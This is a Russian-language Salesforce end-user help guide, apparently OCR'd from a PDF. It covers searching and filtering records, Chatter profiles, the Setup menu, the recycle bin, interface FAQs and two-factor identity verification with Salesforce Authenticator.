Если нужную запись не удалось найти сразу, уточните параметры поиска. Чтобы сортировать результаты, щелкните по их заголовкам. Для фильтрации воспользуйтесь ссылкой **«Показать фильтры»**.

Так и не смогли найти запись? Проверьте орфографию и убедитесь, что введенный критерий поиска является полным. В противном случае объект или запись недоступна для поиска или у вас нет разрешения на просмотр этой записи. Обратитесь за помощью к администратору.

СМ. ТАКЖЕ:

Как работает функция поиска?

Мгновенные результаты в Salesforce Classic

Уточнение результатов поиска в Salesforce Classic

Уточнение результатов поиска в Lightning Experience

Ниже перечислены рекомендации по использованию страницы результатов поиска для быстрого поиска записей.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **все** версии, кроме **Database.com**

Наиболее подходящие результаты приведены на одной странице — «Популярные результаты»

При выполнении поиска первой открывается страница «Популярные результаты». Страница результатов поиска «Популярные результаты» содержит самые важные результаты для каждого из часто используемых объектов.

Рекомендуем использовать данную страницу для просмотра результатов по отдельному критерию поиска без выбора конкретного типа объекта. Например, выполните поиск по критерию *Acme* и просмотрите найденные организации, интересы и возможности на странице «Популярные результаты». В зависимости от того, какие объекты чаще используются, страница «Популярные результаты» каждого пользователя отображает разные записи. Ссылка **«Подробнее»** позволяет просматривать дополнительные результаты для объекта.

Быстрый просмотр результатов по объекту

Кроме того, можно просмотреть результаты для конкретного объекта, щелкнув имя объекта с левой стороны страницы в результатах поиска. Объекты, доступные для поиска, приведены в том же порядке, в каком они появляются на панели навигации.

Просмотр всех доступных объектов в разделе «Показать больше»


При отсутствии объекта, перечисленного в результатах поиска, нажмите **«Показать больше»** для просмотра всех доступных объектов. Доступные для поиска объекты отображаются по алфавиту.

Сортировка результатов

Чтобы быстро найти соответствующие сведения, можно выполнить сортировку результатов.

На странице «Популярные результаты» щелкните заголовки столбцов сортируемых полей для выполнения сортировки по этому столбцу.

При просмотре результатов для конкретного объекта и их упорядочения с помощью раскрывающегося меню сортировки отображаются дополнительные варианты сортировки. В меню приведены все столбцы из макета поиска в дополнение к варианту сортировки по соответствию. Также можно щелкнуть заголовки столбцов.



Если макет поиска содержит только несортируемые поля, то соответствующая кнопка будет отключена.

Просмотр результатов из источника, находящегося за пределами Salesforce

Если администратор подключил к организации внешнюю поисковую систему, результаты отображаются на странице результатов поиска в разделе «Внешние результаты». Внешние источники упорядочены по алфавиту. Часто используемые внешние источники данных также отображаются на странице «Популярные результаты». Источники, добавленные на панель навигации, также показаны в результатах поиска. Выберите «Заголовок» для перехода на

страницу сведений о записи или «Отображаемый URL-адрес», чтобы перейти к записи напрямую. В зависимости от внешнего источника по URL-адресу открывается веб-сайт внешнего источника или фрейм внутри Salesforce.

Дополнительные рекомендации

- Проверьте орфографию и убедитесь, что введенный критерий поиска является полным. Или попробуйте ввести более точный критерий поиска.
- Если запись была создана или обновлена недавно, подождите несколько минут, пока она индексируется. Если вы не смогли найти запись через 15 минут, обратитесь к администратору.
- Убедитесь, что объект или запись доступны для поиска или что у вас есть разрешение на просмотр этой записи. Обратитесь за помощью к администратору.

Поиск в Salesforce Lightning Experience

Уточнение результатов поиска в Salesforce Classic

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com**

Ниже перечислены рекомендации по сортировке и фильтрации результатов для быстрого поиска записей.

При использовании поля глобального поиска поиск выполняется по всем объектам и разным типам полей записи, включая настраиваемые поля и поля подробного текста. При вводе нескольких критериев возвращаются результаты, содержащие все критерии поиска, то есть количество записей может быть очень большим. Ниже перечислены некоторые стратегии уточнения поиска после выполнения полного поиска.


Поиск по всем записям

По умолчанию поиск возвращает результаты для объектов, используемых чаще всего. Чтобы выполнить поиск по другим объектам, воспользуйтесь параметром **«Искать все»**. При отсутствии параметра **«Искать все»** функция глобального поиска не располагает достаточными сведениями об используемых объектах. Результаты поиска отображают все объекты.

Фиксация

Наведите указатель мыши и закрепите важные объекты в верхней части списка результатов поиска. При необходимости фиксация может быть отменена, а порядок отображения объектов изменен. Фиксация предназначена для объектов, которые используются реже других.

Фильтр



- Чтобы ограничить область поиска собственными элементами, точными фразами и подразделениями (при их наличии), выберите **«Параметры...»**.
- Чтобы отфильтровать результаты поиска, выберите **«Показать фильтры»** (если доступно).
- Если возможно, используйте **«Мои столбцы»**, чтобы изменить отображаемые столбцы с помощью списка **«Выбранные поля»** из **«Доступных полей»**.

  Прим.: Ваш администратор определяет доступность полей фильтрации и изменяемых столбцов в макете поиска. Если ваш администратор не создаст макет поиска или макеты недоступны для объекта, то результаты поиска нельзя фильтровать или изменять в них столбцы. Фильтры недоступны на клиентских или партнерских порталах.

Дополнительные рекомендации

- Убедитесь, что выбрана нужная область поиска. При необходимости измените область поиска на левой панели навигации.
- Проверьте орфографию и убедитесь, что введенный критерий поиска является полным. Или попробуйте ввести более точный критерий поиска.
- Если запись была создана или обновлена недавно, подождите несколько минут, пока она индексируется. Если вы не смогли найти запись через 15 минут, обратитесь к администратору.

Поиск в Salesforce Classic

Поиск в ленте сообщений Lightning Experience

Чтобы найти пользователей, группы или файлы, выполните указанные ниже действия.

1. Введите поисковый запрос в область, расположенную в верхнем колонтитуле.
2. Щелкните ссылку **«ЛЕНТЫ»** на странице с результатами поиска, чтобы просмотреть сообщения в ленте «Вся компания», включая совпадающие с вашим поисковым запросом.

ВЕРСИИ

Доступно в Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

Поиск лент сообщений в Salesforce Classic

Чтобы найти ленту, файл, группу, тему или пользователя Chatter, выполните указанные ниже действия.

1. Введите поисковый запрос в область, расположенную в верхнем колонтитуле.
2. Нажмите кнопку **«Поиск»**.

   На странице результатов поиска показаны все совпадения, обнаруженные в Salesforce, включая Chatter. Здесь вы можете уточнить запрос и продолжить поиск. Например, для просмотра результатов по всем лентам Chatter нажмите ссылку **«Поиск по лентам»**.

При необходимости выполните поиск по конкретному запросу. Например, чтобы найти упоминания пользователя в группе, введите имя пользователя в поле поиска, расположенное над лентой группы.

ВЕРСИИ

Доступно в Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

Пример:

Настройка профиля Chatter

Профиль Chatter позволяет коллегам и клиентам просматривать сведения о пользователе. Профиль содержит фотографию и основные сведения (например, должность и контактные данные).

Рекомендуем настраивать профиль Chatter сразу после создания учетной записи Salesforce и выполнять его регулярное обновление.

Прим.: Если организация не использует Chatter, то система позволяет добавлять и редактировать личные сведения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

1. Откройте вкладку **«Chatter»** и найдите место для изображения на левой боковой панели страницы. Щелкните *Имя пользователя* напротив места для изображения.
2. Чтобы обновить фотографию для профиля, наведите указатель мыши на место для изображения и щелкните ссылку **«Добавить фотографию»**.

   Совет: Рекомендуем использовать собственную фотографию, но не фотографию животного или группы людей. При выборе фотографии помните, что Chatter является бизнес-инструментом, используемым на уровне непосредственного руководителя и генерального директора.

3. Чтобы обновить контактные данные, щелкните значок под фотографией для профиля. Заполните поля на вкладках «Контакт» и «Общие сведения» области **«Редактировать профиль»**.

   Совет: При необходимости уточните место работы, прошлый опыт и текущие проекты.

4. Нажмите кнопку **«Сохранить все»**.

Меню «Настройка»: знакомство

Система Salesforce поддерживает разные параметры настройки, обслуживания и управления для организаций. Обычно данное меню используется администраторами и разработчиками Salesforce.

Все параметры доступны в меню «Настройка». Доступ к меню зависит от того, какие функциональные возможности Salesforce используются, и от настроек пользовательского интерфейса вашей организации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **все** версии, кроме **Database.com**.

1. Взгляните на верхний колонтитул любой страницы Salesforce.
   - При использовании Lightning Experience щелкните и выберите **Настройки домашней страницы**.
   - При использовании Salesforce Classic щелкните ссылку **Настройка** при ее наличии в верхнем колонтитуле пользовательского интерфейса.
   - При использовании Salesforce Classic и отсутствии ссылки **Настройка** в верхнем колонтитуле щелкните имя пользователя и выберите пункт **Настройки**.
2. Введите название страницы, записи или объекта «Настройка» в поле «Быстрый поиск» и выберите соответствующую страницу из меню.

Совет: Введите первые буквы названия страницы в поле Быстрый поиск. По мере ввода отображаются страницы, соответствующие заданному критерию поиска. Например, чтобы найти страницу «Параметры языка», введите *парам* в поле Быстрый поиск и выберите **Параметры языка**.

Просмотр и очистка корзины

В корзине содержатся удаленные элементы. Администраторы системы Salesforce могут просматривать все удаленные в организации данные. Корзина находится на левой боковой панели начальной страницы Salesforce Classic.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра и восстановления удаленных записей:

- «Чтение» для записей в корзине

Для просмотра и восстановления записей, удаленных другими пользователями:

- Изменение всех данных

Для восстановления удаленных общедоступных тегов:

- «Менеджер тегов»

Для очистки корзины:

- Изменение всех данных

Просмотр элементов корзины

Чтобы просмотреть собственные удаленные элементы, выберите в раскрывающемся списке значение **«Моя корзина»**. Чтобы просмотреть все удаленные элементы организации, администратор или пользователь с полномочием «Изменение всех данных» может выбрать значение **«Вся корзина»**. Выбор значения «Вся корзина» в версии Personal Edition инициирует отображение всех удаленных элементов.

Прим.: Записи в корзине не сопоставляются с первоначальным использованием хранилища организации.

Поиск по элементам корзины

1. Выберите **«Моя корзина»** или **«Вся корзина»**. Выбор значения «Моя корзина» инициирует поиск только по собственным удаленным элементам.
2. Введите критерии поиска. Критерии поиска обрабатываются как отдельные слова, между которыми используется условие «И». Например, в результате поиска по критерию *«иван петров»* отображаются записи, содержащие элементы *«иван»* и *«петров»*, тогда как записи, содержащие имя *«иван сидоров»* и адрес эл. почты *isidorov@petrov.ru*, не отображаются. По умолчанию критерии поиска дополняются специальным символом, поэтому в результате поиска по критерию *«иван»* отображаются записи, содержащие имя *«иван»* или *«иванушка»*. Поиск выполняется по полю, доступному в столбце корзины «Имя» (например, «Имя», «Номер обращения», «Номер контракта» или «Имя продукта» для интереса).

   Прим.: Корзина не поддерживает некоторые функции поиска (например, морфологический поиск и синонимы).
3. Нажмите кнопку **«Поиск»**.

Восстановление элементов корзины

Чтобы восстановить элемент, установите флажок напротив нужного элемента и нажмите кнопку **«Восстановить»**. Чтобы восстановить все удаленные элементы, установите флажок в заголовке столбца и нажмите кнопку **«Восстановить»**.

Ниже перечислены типы взаимосвязей, для которых система Salesforce восстанавливает связи при восстановлении записи.

- Родительские организации (как указано в поле организации «Родительская организация»)
- Родительские обращения (как указано в поле обращения «Родительское обращение»)

- Основные решения для переведенных решений (как указано в поле решения «Основное решение»)
- Менеджеры контактов (как указано в поле контакта «Подчиненный»)
- Продукты, связанные с активами (как указано в поле актива «Продукт»)
- Возможности, связанные со сметами (как указано в поле сметы «Возможность»)
- Все настраиваемые взаимосвязи поиска
- Участники группы взаимосвязи для организаций и группы взаимосвязи (за некоторыми исключениями)
- Теги
- Категории статьи, состояние публикации и назначения

Прим.: Система Salesforce восстанавливает только те взаимосвязи поиска, которые не были заменены. Например, если актив был связан с другим продуктом до восстановления исходной записи продукта, то взаимосвязь между активом и продутом не восстанавливается.

Очистка корзины

Удаленные записи хранятся в корзине в течение 15 дней, и в этот период могут быть восстановлены. Чтобы безвозвратно удалить удаленные элементы до завершения 15-дневного периода, администратор или пользователь с полномочием «Изменение всех данных» может нажать кнопку **«Очистить свою корзину»** или **«Очистить корзину организации»**. Через 15 дней удаленные записи окончательно удаляются из корзины, и их восстановление невозможно.

Просмотр и отображение. Вопросы и ответы

Общие вопросы, касающиеся всплывающих окон, кнопок ссылок и других элементов, которые отображаются на страницах Salesforce.

Что такое свертываемая боковая панель?

Боковая панель, отображающаяся в левой части большинства страниц Salesforce в версии Salesforce Classic, предоставляет удобный доступ к ссылкам и командам.

Почему некоторые функции не отображаются?

Справочная документация и обучающие видеоматериалы позволяют получить информацию о функциях Salesforce. Тем не менее иногда эти функции не отображаются или недоступны для организации пользователя.

Почему не отображаются всплывающие окна системы Salesforce, такие как диалоговые окна поиска и окно «Справка»?

Выполните тестирование параметров блокировки всплывающих окон браузера. Если параметрам задан максимальный уровень безопасности, то всплывающие окна системы Salesforce не отображаются (включая всплывающие окна, связанные с важными функциями).

Почему некоторые кнопки и ссылки не отображаются?

Кнопки и ссылки отображаются только тем пользователям, которым предоставлены соответствующие полномочия.

Почему введенные данные удаляются при нажатии клавиши Backspace во время редактирования записи в Salesforce Classic?

Некоторые версии обозревателя Internet Explorer используют клавишу Backspace в качестве кнопки обозревателя «Назад». Если при нажатии кнопки Backspace курсор находится за пределами текстового поля, обозреватель открывает предыдущую страницу. Чтобы вернуться на рабочую страницу и восстановить данные, нажмите кнопку обозревателя «Вперед».

Можно ли изменить или удалить список записей, отображающийся при редактировании текстового поля в Salesforce Classic?

Нет. Автозаполнение записей, доступное при редактировании некоторых текстовых полей, — это функция обозревателя Internet Explorer.


Почему отображается сообщение об ошибке?

При работе в системе Salesforce периодически могут появляться сообщения об ошибках. Как правило, сообщения об ошибках отображаются при попытке просмотра, редактирования или удаления недоступных данных.

Что такое свертываемая боковая панель?

Боковая панель, отображающаяся в левой части большинства страниц Salesforce в версии Salesforce Classic, предоставляет удобный доступ к ссылкам и командам.

Чтобы открыть или закрыть боковую панель, щелкните ее край.



ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com**

Доступные компоненты боковой панели определяются включенными функциями организации и выполненными настройками макета страницы.

Почему некоторые функции не отображаются?

Справочная документация и обучающие видеоматериалы позволяют получить информацию о функциях Salesforce. Тем не менее иногда эти функции не отображаются или недоступны для организации пользователя.

Ниже перечислены причины, по которым функции или объекты не отображаются или недоступны для пользователя.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: Все версии

- У пользователя отсутствуют необходимые полномочия и настройки доступа.
- Некоторые стандартные объекты или поля переименованы или в компании используются настраиваемые объекты и поля.
- Требуемая функция Salesforce относится к версии или приложению компании.
- Некоторые функции могут быть включены только после настройки представлений настраиваемой страницы или установки внешних приложений.

Почему не отображаются всплывающие окна системы Salesforce, такие как диалоговые окна поиска и окно «Справка»?

Выполните тестирование параметров блокировки всплывающих окон браузера. Если параметрам задан максимальный уровень безопасности, то всплывающие окна системы Salesforce не отображаются (включая всплывающие окна, связанные с важными функциями).

Например, параметры максимальной безопасности блокируют всплывающее окно календаря для выбора даты действия, диалоговые окна поиска для выбора записи и окно «Справка».

Чтобы протестировать параметры всплывающих окон, выполните указанные ниже действия.

1. В разделе личных параметров войдите в раздел *Напоминания* в поле Быстрый поиск, затем выберите пункт **Напоминания и сигналы**. Нет результатов? Введите строку «*Личные сведения*» в поле «Быстрый поиск» и выберите пункт **«Личные сведения»**.
2. Нажмите кнопку **«Предварительный просмотр сигнала напоминания»**.

Чтобы разрешить отображение всплывающих окон системы Salesforce, добавьте Salesforce в качестве надежного узла в параметры блокировки всплывающих окон браузера. Дополнительные инструкции см. в справке используемого обозревателя.

Некоторые надстройки обозревателя (например, панель инструментов Google) также блокируют отображение всплывающих окон. Дополнительную информацию об отображении всплывающих окон системы Salesforce см. в документации к соответствующим программным продуктам.

Почему некоторые кнопки и ссылки не отображаются?

Кнопки и ссылки отображаются только тем пользователям, которым предоставлены соответствующие полномочия.

Например, кнопка **«Удалить»** на странице сведений о возможности отображается только при наличии у пользователя полномочия «Удаление» для возможностей. Такие пользователи также не видят ссылку **Удал.** в списке, связанном с возможностями.

Почему введенные данные удаляются при нажатии клавиши Backspace во время редактирования записи в Salesforce Classic?

Некоторые версии обозревателя Internet Explorer используют клавишу Backspace в качестве кнопки обозревателя «Назад». Если при нажатии кнопки Backspace курсор находится за пределами текстового поля, обозреватель открывает предыдущую страницу. Чтобы вернуться на рабочую страницу и восстановить данные, нажмите кнопку обозревателя «Вперед».

Можно ли изменить или удалить список записей, отображающийся при редактировании текстового поля в Salesforce Classic?

Нет. Автозаполнение записей, доступное при редактировании некоторых текстовых полей, — это функция обозревателя Internet Explorer.

Браузер запоминает введенный ранее текст и отображает список этих записей для автоматического заполнения поля. Чтобы отключить эту функцию, нажмите кнопку **«Инструменты»** на панели меню браузера. Выберите **«Свойства браузера»**, щелкните вкладку **«Содержимое»**, затем нажмите кнопку **«Автозаполнение»** и выберите нужные параметры.

Почему отображается сообщение об ошибке?

При работе в системе Salesforce периодически могут появляться сообщения об ошибках. Как правило, сообщения об ошибках отображаются при попытке просмотра, редактирования или удаления недоступных данных.

Чтобы открыть предыдущую страницу, нажмите кнопку обозревателя «Назад». Если вам кажется, что сообщение об ошибке некорректно, перейдите по ссылке **«Справка и обучение»**, расположенной в верхней части каждой страницы. Чтобы обратиться напрямую в службу поддержки, выберите **«Обратиться в службу поддержки»** > **«Открыть обращение»** или откройте вкладку «Мои обращения».

Советы для новых пользователей

Данный раздел содержит советы, позволяющие повысить производительность нового пользователя Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: все версии.

- При выборе объекта для поиска данных система Salesforce отображает только некоторые записи. Чтобы просмотреть полный список текущих записей данного объекта, рекомендуем вручную выбрать соответствующее представление. Воспользуйтесь раскрывающимся списком *«Просмотр»* и нажмите кнопку **«Начать»**.
- *Связанные списки* — это ссылки, представленные в нижней части страницы объекта. Связанные списки предоставляют быстрый доступ к другим связанным объектам. Ценность данной функции заключается в предоставлении быстрого доступа к данным. Благодаря минимальной навигации, данная функция позволяет значительно ускорить бизнес-процессы пользователя. Приложение Salesforce поддерживает несколько стандартных связанных списков, элементы которых могут настраиваться администраторами по мере необходимости.
- Справочные и обучающие материалы могут ссылаться на функции, которые недоступны для компании или не поддерживаются выбранным профилем. Для получения дополнительных сведений о функции обратитесь к администратору Salesforce в своей компании. Как его найти? Обратитесь к сотруднику компании, предоставившему доступ к системе Salesforce.
- Не забывайте сохранять внесенные изменения! Легко можно закрыть страницы редактирования записей без предварительного сохранения обновленных полей. Прежде чем выбрать другой элемент страницы, инициирующий переход в другую область приложения, нажмите кнопку «Сохранить».

Проверка подлинности пользователя

Инструменты проверки подлинности служат для защиты данных пользователя от несанкционированного доступа .

Способы проверки удостоверений

Такие инструменты проверки подлинности, как Salesforce Authenticator, генераторы одноразовых паролей и текстовые сообщения, позволяют защитить ваши данные и учетную запись Salesforce от несанкционированного доступа.

Salesforce Authenticator

Добро пожаловать в совершенно новое мобильное приложение средства проверки подлинности Salesforce! Версия 2 - приложение двухфакторной проверки подлинности для мобильного устройства, добавляющее дополнительный уровень защиты организации и данных Salesforce.

Проверка удостоверений с помощью устройства или приложения генератора разовых паролей

Подключите приложение генератора разовых паролей (например, Salesforce Authenticator или Google Authenticator) для проверки удостоверений. Приложение создает код проверки, который также называют «одноразовый пароль с ограниченным сроком действия».

Проверка подлинности с использованием временного кода

При отсутствии доступа к устройству, которое обычно используется для двухфакторной проверки подлинности, обратитесь к администратору Salesforce с запросом о предоставлении временного кода проверки подлинности. Код действителен от 1 до 24 часов. Срок действия кода устанавливается администратором, но пользователь может прервать его действие досрочно.

Устранение неполадок входа

Не удается выполнить вход? Забыли имя пользователя или пароль или вас заблокировали за слишком большое число попыток входа? Для устранения проблем, возникающих при входе в систему, попробуйте следующие решения.

Способы проверки удостоверений

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Такие инструменты проверки подлинности, как Salesforce Authenticator, генераторы одноразовых паролей и текстовые сообщения, позволяют защитить ваши данные и учетную запись Salesforce от несанкционированного доступа.

При входе в систему Salesforce из веб-обозревателя или с приложения, которые не распознаются, а также с ненадежного IP-адреса предпринимается попытка проверить подлинность пользователя.

Система Salesforce просит пользователя пройти проверку подлинности с использованием одного из следующих способов проверки.

Мобильное приложение средства проверки подлинности Salesforce
При подключении приложения средства проверки подлинности Salesforce Authenticator (версии 2 и более поздних) к организации используйте приложение для проверки действий организации Salesforce. Salesforce отправляет всплывающее уведомление на ваше мобильное устройство. При получении уведомления откройте приложение, проверьте сведения о действии и нажмите на **«Подтвердить»** на своем мобильном устройстве.

Ключ безопасности U2F
Если вы зарегистрировали ключ безопасности U2F, связанный с вашей организацией, используйте этот ключ для проверки действий своей организации в Salesforce. Salesforce попросит вставить ключ безопасности в USB-порт вашего компьютера.

Приложение для создания одноразовых паролей
При подключении приложения для проверки подлинности (например, Salesforce Authenticator или Google Authenticator) к организации используйте приложение на своем мобильном устройстве для создания кода проверки. Этот тип кода называется «одноразовый пароль с ограниченным сроком действия». Значение кода периодически изменяется.

SMS-сообщение
Если проверенный номер мобильного телефона привязан к организации, проверочный код поступит на телефон в виде текстового сообщения. Если к вашей организации не привязан проверенный номер мобильного телефона, при входе в Salesforce для вас выводится запрос на регистрацию номера телефона. При регистрации происходит проверка вашего мобильного телефона; при возникновении необходимости в проверках в будущем будет использоваться этот способ проверки подлинности. При изменении номера мобильного телефона свяжитесь с вашим администратором Salesforce.

Электронная почта
Salesforce отправляет код проверки в электронном сообщении на адрес электронной почты, связанный с вашей организацией. Срок действия этого кода закончится через 24 часа.

Страница проверки подлинности пользователя включает параметр «Не спрашивать повторно», который выбран по умолчанию. Если пользователь оставит параметр выбранным и нажмет **«Проверить»**, система Salesforce не будет просить его пройти проверку подлинности при повторном входе в систему с того же веб-обозревателя или приложения. Исключения составляют очистка веб-обозревателя от файлов cookie, настройка веб-обозревателя на удаление файлов cookie или использование веб-обозревателя в частном режиме или режиме инкогнито. В этих случаях попытки проверки подлинности пользователя будут осуществляться каждый раз при входе в систему Salesforce с IP-адреса, который не определен как надежный для его организации.

Прим.: При входе в систему с общедоступного или общего устройства снимите флажок напротив **«Не спрашивать повторно»**. Отключение этого параметра означает, что последующие пользователи должны будут пройти проверку при входе в систему с этого устройства.

Salesforce Authenticator

Добро пожаловать в совершенно новое мобильное приложение средства проверки подлинности Salesforce! Версия 2 - приложение двухфакторной проверки подлинности для мобильного устройства, добавляющее дополнительный уровень защиты организации и данных Salesforce.

Мобильное приложение средства проверки подлинности Salesforce (версия 2 и выше) поддерживает два типа подключаемых учетных записей: стандартные учетные записи и учетные записи только с проверкой кода. Стандартные учетные записи обладают функциями всплывающих уведомлений, автоматической проверки на основе местоположения и проверочного кода для двухфакторной проверки подлинности. Учетные записи, требующие только код, предоставляют проверочные коды.

ВЕРСИИ

Настройка Salesforce Authenticator доступна в версиях: Salesforce Classic и Lightning Experience

Двухфакторная проверка подлинности со средством проверки подлинности Salesforce доступна в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Contact Manager**.

Что такое двухфакторная проверка подлинности?

Все мы стремимся обеспечить безопасность своих учетных записей и данных в интернете. Двухфакторная проверка подлинности — отличный способ решить эту задачу. Двухфакторная проверка подлинности означает, что у пользователя должно быть два условия, или два *фактора*, для доступа к своей учетной записи. Первый фактор известен пользователю, например комбинация имени пользователя и пароля. Второй имеется у пользователя в наличии, например мобильное устройство с установленным приложением системы безопасности. Второй фактор — мобильное устройство с приложением системы безопасности — повышает уровень защиты учетной записи. Даже если хакеры украдут пароль, они не смогут войти в систему, так как у них нет мобильного устройства с установленным средством проверки подлинности Salesforce.

Приобретение мобильного приложения для проверки подлинности Salesforce (версия 2 и выше)

Средство проверки подлинности Salesforce является приложением, которое можно загрузить и установить на мобильное устройство.

Требования к средству проверки подлинности Salesforce (версия 2 и выше)

Мобильное приложение средства проверки подлинности Salesforce поддерживается на разных мобильных платформах с учетом некоторых требований к устройствам, операционной системе и к мобильному обозревателю. Подключение к Интернету необходимо для связи с Salesforce — чтобы пользователь мог проверить действия учетной записи, а также для автоматической проверки с учетом геопозиции. Проверочные коды (контролируемые по времени разовые пароли) могут генерироваться без подключения к Интернету на мобильном устройстве.

Рекомендации по доступности средства проверки подлинности Salesforce (версия 2 и выше)

Средство проверки подлинности Salesforce поддерживает режим доступности и предоставляет всем пользователям (включая пользователей, применяющих программы для чтения экрана) полнодоступный мобильный интерфейс. В отличие от полной версии системы Salesforce, средство проверки подлинности Salesforce предоставляет пользователям, работающим со вспомогательными устройствами, полнодоступный интерфейс при отсутствии режима доступности.

Региональная и языковая поддержка средства проверки подлинности Salesforce (версия 2 и выше)

Средство проверки подлинности Salesforce поддерживает практически все регионы и полностью поддерживает языки конечного пользователя, доступные в системе Salesforce. Полный список поддерживаемых регионов и языков см. в Справке Salesforce. Текущий выпуск не поддерживает языки, читаемые справа налево (например, арабский и еврейский).

Подключение учетной записи к средству проверки подлинности Salesforce (версия 2 и выше)

Подключите учетную запись Salesforce к мобильному приложению средства проверки подлинности Salesforce, чтобы использовать приложение для двухфакторной проверки подлинности. В некоторых организациях вам будет предложено подключить учетную запись при входе в систему. В других же подключение осуществляется через личные параметры.

Создание резервных копий связанных организаций в мобильном приложении средства проверки подлинности Salesforce

Создание резервных копий связанных организаций можно выполнять в мобильном приложении средства проверки подлинности Salesforce. В случае потери, повреждения или замены мобильного устройства связанные организации можно восстановить на другом мобильном устройстве.

Восстановление связанных организаций в мобильном приложении средства проверки подлинности Salesforce

Если в мобильном приложении средства проверки подлинности Salesforce были созданы резервные копии связанных организаций, их можно восстановить на другом мобильном устройстве.

Удаление учетной записи из средства проверки подлинности Salesforce (версия 2 и выше)

Если вы больше не собираетесь пользоваться приложением для двухфакторной проверки подлинности, удалите свою учетную запись Salesforce из мобильного приложения средства проверки подлинности Salesforce. Прежде чем удалять учетную запись из приложения средства проверки подлинности Salesforce на мобильном устройстве, убедитесь, что не потеряете доступ к учетной записи Salesforce. Обратитесь к администратору Salesforce с просьбой отключить требование двухфакторной проверки подлинности для вашей учетной записи либо убедитесь, что у вас есть другой доступный способ двухфакторной проверки подлинности.

Проверка действий учетной записи с помощью средства проверки подлинности Salesforce (версия 2 и выше) для двухфакторной проверки подлинности

Если настройки вашей организации требуют завершения двухфакторной проверки подлинности во время входа в систему или получения доступа к ограниченным ресурсам в Salesforce, используйте мобильное приложение средства проверки подлинности Salesforce. Вы используете приложение для проверки идентификационных сведений при входе в систему и совершении других действий с учетной записью. Использование приложения для проверки действий учетной записи удовлетворяет требованию двухфакторной проверки подлинности.

Блокировка неопознанного действия учетной записи с помощью средства проверки подлинности Salesforce (версия 2 и выше)

Если вы получили уведомление с мобильного приложения средства проверки подлинности Salesforce о действии, которое вам незнакомо, используйте приложение для его блокировки. Можно также пометить заблокированное действие для своего администратора Salesforce.

Автоматизация двухфакторной проверки подлинности из доверенной геопозиции с помощью средства проверки подлинности Salesforce (версия 2 и выше)

Включите службы геопозиции в мобильном приложении средства проверки подлинности Salesforce и используйте приложение для автоматической двухфакторной проверки подлинности из доверенного местоположения. В качестве примеров доверенных геопозиций можно назвать дом или офис.

Отключение автоматической проверки с учетом геопозиции в средстве проверки подлинности Salesforce (версия 2 и выше)

Можно удалить местоположение из списка доверенных геопозиций, чтобы отключить автоматическую проверку в этом месте.

Что такое двухфакторная проверка подлинности?

Все мы стремимся обеспечить безопасность своих учетных записей и данных в интернете. Двухфакторная проверка подлинности — отличный способ решить эту задачу. Двухфакторная проверка подлинности означает, что у пользователя должно быть два условия, или два *фактора*, для доступа к своей учетной записи. Первый фактор известен пользователю, например комбинация имени пользователя и пароля. Второй имеется у пользователя в наличии, например мобильное устройство с установленным приложением системы безопасности. Второй фактор — мобильное устройство с приложением системы безопасности — повышает уровень защиты учетной записи. Даже если хакеры украдут пароль, они не смогут войти в систему, так как у них нет мобильного устройства с установленным средством проверки подлинности Salesforce.

ВЕРСИИ

Настройка Salesforce Authenticator доступна в версиях: Salesforce Classic и Lightning Experience

Двухфакторная проверка подлинности со средством проверки подлинности Salesforce доступна в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Contact Manager**.

Многие мобильные приложения средства проверки подлинности генерируют проверочный код, срок действия которого истекает через определенное время. Если при входе в личный кабинет требуется двухфакторная проверка подлинности, необходимо ввести код с именем пользователя и паролем. Средство проверки подлинности Salesforce также генерирует коды всегда, когда это необходимо, но версия 2 приложения содержит новые функции для дополнительного удобства, однако не в ущерб безопасности.

